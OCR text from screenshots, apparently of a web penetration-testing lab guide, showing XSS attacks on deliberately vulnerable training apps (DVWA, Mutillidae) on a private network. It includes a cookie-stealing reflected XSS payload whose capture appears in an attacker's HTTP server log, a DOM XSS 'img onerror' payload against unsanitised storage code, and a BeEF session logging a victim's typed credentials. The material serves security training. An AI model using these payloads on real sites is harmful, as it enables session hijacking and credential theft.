

Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Bob<script>document.write('<
Submit



root@kali: ~
File Edit View Search Terminal Help
root@kali:~# python -m SimpleHTTPServer 88
Serving HTTP on 0.0.0.0 port 88 ...
192.168.56.10 - - [06/Jun/2018 08:21:54] code 404, message File not found
192.168.56.10 - - [06/Jun/2018 08:21:54] "GET /security=low;%20PHPSESSID=0uqu8ff
bg97jts6ksvc2pksek0;%20JSESSIONID=AC61B7DE47A7F5901C11C6BE057AF395;%20acopendivi
ds=swingset,jotto,phpbb2,redmine;%20acgroupswithpersist=nada HTTP/1.1" 404 -



192.168.56.11/mutillidae/index.php?page=html5-storage.php
Getting Started: Project Whitepaper
Release Announcements
LocalStorageTarget
This is set by the index.php page
Local
MessageOfTheDay
Go Cats!
Local
Cookbook test
Cookbook test
Session
Cookbook test 2
Cookbook test 2
Session
Cookbook test 2
Cookbook test 2
Session
Local
Add New
Added key Cookbook test 2 to Session storage
Inspec... Cons... Debug... Style Ed... Perform... Mem... Netw... Stora... D...
All HTML CSS JS XHR Fonts Images Media Flash WS Other
No requests
Filter URLs
Status Method File Domain Cause Type Trans... Size 0 ms
Perform a request or Reload the page to see detailed information about network activity.
Click on the button to start performance analysis.



192.168.56.11/mutillidae/index.php?page=html5-storage.php
Release Announcements
LocalStorageTarget
This is set by the index.php page
Local
MessageOfTheDay
Go Cats!
Local
Session
Local
Add New
Inspector
Console
Debugger
Style Edi...
Perform...
Mem...
Netw...
Stora...
D...
Search HTML
Rules
Computed
Filter Styles
element { inline }
global-styles.css:95
input.button { border-radius: 5px; font-weight: bold; background-color: #ccccff; border-color: black;
<tbody>
<tr></tr>
<tr>
<td></td>
<td></td>
<td class="label"></td>
<td>
<input class="button" onclick="addItemToStorage(this.form);" value="Add New" type="button">
</td>
</tr>
<tr></tr>



Inspector
Console
Debugger
Style Edi...
Performa...
Memory
Network
Storage
DOM
Sources
Call Stack
http://192.168.56.11
bookmark-site.js
ddsmoothmenu.js
jquery.js
jquery.balloon.js
jquery.colorbox-min.js
jquery.min.js
index.php
jar:
content.js
moz-extension://1c315114...
inject.js
moz-extension://c195ccb8-...
iframe.js
moz-extension://d6830f6e...
common.js
1
2
3
var setMessage = function(/* String */ pMessage){
var lMessageSpan = document.getElementById("idAddItemMessageSpan");
lMessageSpan.innerHTML = pMessage;
lMessageSpan.setAttribute("class","success-message");
};// end function setMessage
var addItemToStorage = function(theForm){
try{
var lKey = theForm.DOMStorageKey.value;
var lItem = theForm.DOMStorageItem.value;
var lType = "";
var lUnacceptableKeyPattern = "[^A-Za-z0-9]";
if (gUseJavaScriptValidation == "TRUE" && lKey.match(lUnacceptableKeyPattern)){
setMessage("Unable to add key " + lKey.toString() + " because it contains non-alphanumeric
return false;
}// end if
var lInvalidTR = document.getElementById("id-invalid-input-tr");
if(lKey.length == 0 || lItem.length == 0){
lInvalidTR.style.display = "";
return false;
}else{
lInvalidTR.style.display = "none";
}// end if
if(theForm.SessionStorageType[0].checked){
window.sessionStorage.setItem(lKey, lItem);
lType = "Session";
}else if (theForm.SessionStorageType[1].checked){
window.localStorage.setItem(lKey, lItem);
lType = "Local";
}// end if
addRow(lKey, lItem, lType);
setMessage("Added key " + lKey.toString() + " to " + lType.toString() + " storage");



Cookbook test <H1>3</H1>
Cookbook test <H1>3</H1>
Session
Cookbook test <H1>3</H1>
Cookbook test <H1>3</H1>
Session
Local
Add New
Added key Cookbook test
3
to Session storage
Session Storage
Local Storage
All Storage



192.168.56.11/mutillidae/index.php?page=html5-storage.php
Resources
Getting Started: Project Whitepaper
Release Announcements
Video Tutorials
Web Storage
Key
Item
Storage Type
Cookbook test
Cookbook test
Session
Session
Session
Session
Local
Local
Local
DOM XSS
OK
Cookbook test <img src=X onerror="alert('DOM XSS')">
XSS
nerror="alert('DOM XSS')">
XSS
Session
Local
Add New
Added key Cookbook test
to Local storage



root@kali: /usr/share/beef-xss
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/beef-xss/
root@kali:/usr/share/beef-xss# ./beef
[7:47:33][*] Bind socket [imapeudora1] listening on [0.0.0.0:2000].
[7:47:33][*] Browser Exploitation Framework (BeEF) 0.4.7.0-alpha
[7:47:33] | Twit: @beefproject
[7:47:33] | Site: http://beefproject.com
[7:47:33] | Blog: http://blog.beefproject.com
[7:47:33] |_ Wiki: https://github.com/beefproject/beef/wiki
[7:47:33][*] Project Creator: Wade Alcorn (@WadeAlcorn)
[7:47:35][*] BeEF is loading. Wait a few seconds...
[7:47:43][*] 12 extensions enabled.
[7:47:43][*] 254 modules enabled.
[7:47:43][*] 2 network interfaces were detected.
[7:47:43][+] running on network interface: 127.0.0.1
[7:47:43] | Hook URL: http://127.0.0.1:3000/hook.js
[7:47:43] |_ UI URL: http://127.0.0.1:3000/ui/panel
[7:47:43][+] running on network interface: 192.168.56.10
[7:47:43] | Hook URL: http://192.168.56.10:3000/hook.js
[7:47:43] |_ UI URL: http://192.168.56.10:3000/ui/panel
[7:47:43][*] RESTful API key: 0ba3af65adc441d44926b204616b19759c96446d
[7:47:43][*] HTTP Proxy: http://127.0.0.1:6789
[7:47:43][*] BeEF server started (press control+c to stop)



BeEF Control Panel - Mozilla Firefox
BeEF Control Panel
127.0.0.1:3000/ui/panel
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.56.11
192.168.56.10
Offline Browsers
Basic
Requester
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
Category: Browser (6 Items)
Browser Version: UNKNOWN
Initialization
Browser UA String: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Initialization
Browser Language: en-US
Initialization
Browser Platform: Linux x86_64
Initialization
Browser Plugins: GNOME Shell Integration,IcedTea-Web Plugin (using IcedTea-Web 1.6.2 (1.6.2-3.1))
Initialization
Window Size: Width: 782, Height: 535
Initialization
Category: Browser Components (12 Items)
Flash: No
Initialization
VBScript: No
Initialization
PhoneGap: No
Initialization
Google Gears: No
Initialization
Web Sockets: Yes
Initialization
QuickTime: No
Initialization
RealPlayer: No
Initialization
Windows Media Player: No
Initialization
WebRTC: Yes
Initialization
ActiveX: No
Initialization
Session Cookies: Yes
Initialization



127.0.0.1:3000/ui/panel
BeEF 0.4.7.0-alpha | Submit Bug | Logout
Hooked Browsers
Online Browsers
192.168.56.11
192.168.56.10
Offline Browsers
Getting Started
Logs
Current Browser
Details
Logs
Commands
Rider
XssRays
Ipec
Network
WebRTC
I... Type Event Date Bro...
31 Event 250.170s - [Blur] Browser window has lost focus. 2018-06-08T0... 1
30 Event 248.698s - [User Typed] 2018-06-08T0... 1
29 Event 247.968s - [Mouse Click] x: 0 y:0 > input#submit 2018-06-08T0... 1
28 Command Hooked browser [id:1, ip:192.168.56.10] has executed instructions (status: UNKNOWN) from command module [id:1, name:'Man-In-The-Browser'] 2018-06-08T0... 1
27 Event 247.654s - [User Typed] ssword 2018-06-08T0... 1
26 Event 246.646s - [User Typed] pa 2018-06-08T0... 1
25 Event 245.608s - [User Typed] 2018-06-08T0... 1
24 Event 244.596s - [User Typed] oa 2018-06-08T0... 1
23 Event 243.574s - [User Typed] .com 2018-06-08T0... 1
22 Event 242.560s - [User Typed] ample 2018-06-08T0... 1
21 Event 241.504s - [User Typed] ex 2018-06-08T0... 1
20 Event 240.464s - [User Typed] @ 2018-06-08T0... 1
19 Event 238.428s - [User Typed] user 2018-06-08T0... 1
18 Event 236.158s - [Mouse Click] x: 470 y:242 > input#username(username) 2018-06-08T0... 1
17 Event 235.354s - [User Typed] 2018-06-08T0... 1
16 Event 234.516s - [Mouse Click] x: 0 y:0 > input#submit 2018-06-08T0... 1
15 Command Hooked browser [id:1, ip:192.168.56.10] has executed instructions (status: UNKNOWN) from 2018-06-08T0... 1
Basic
Requester
Page 1 of 1
Displaying logs 1 - 30 of 30

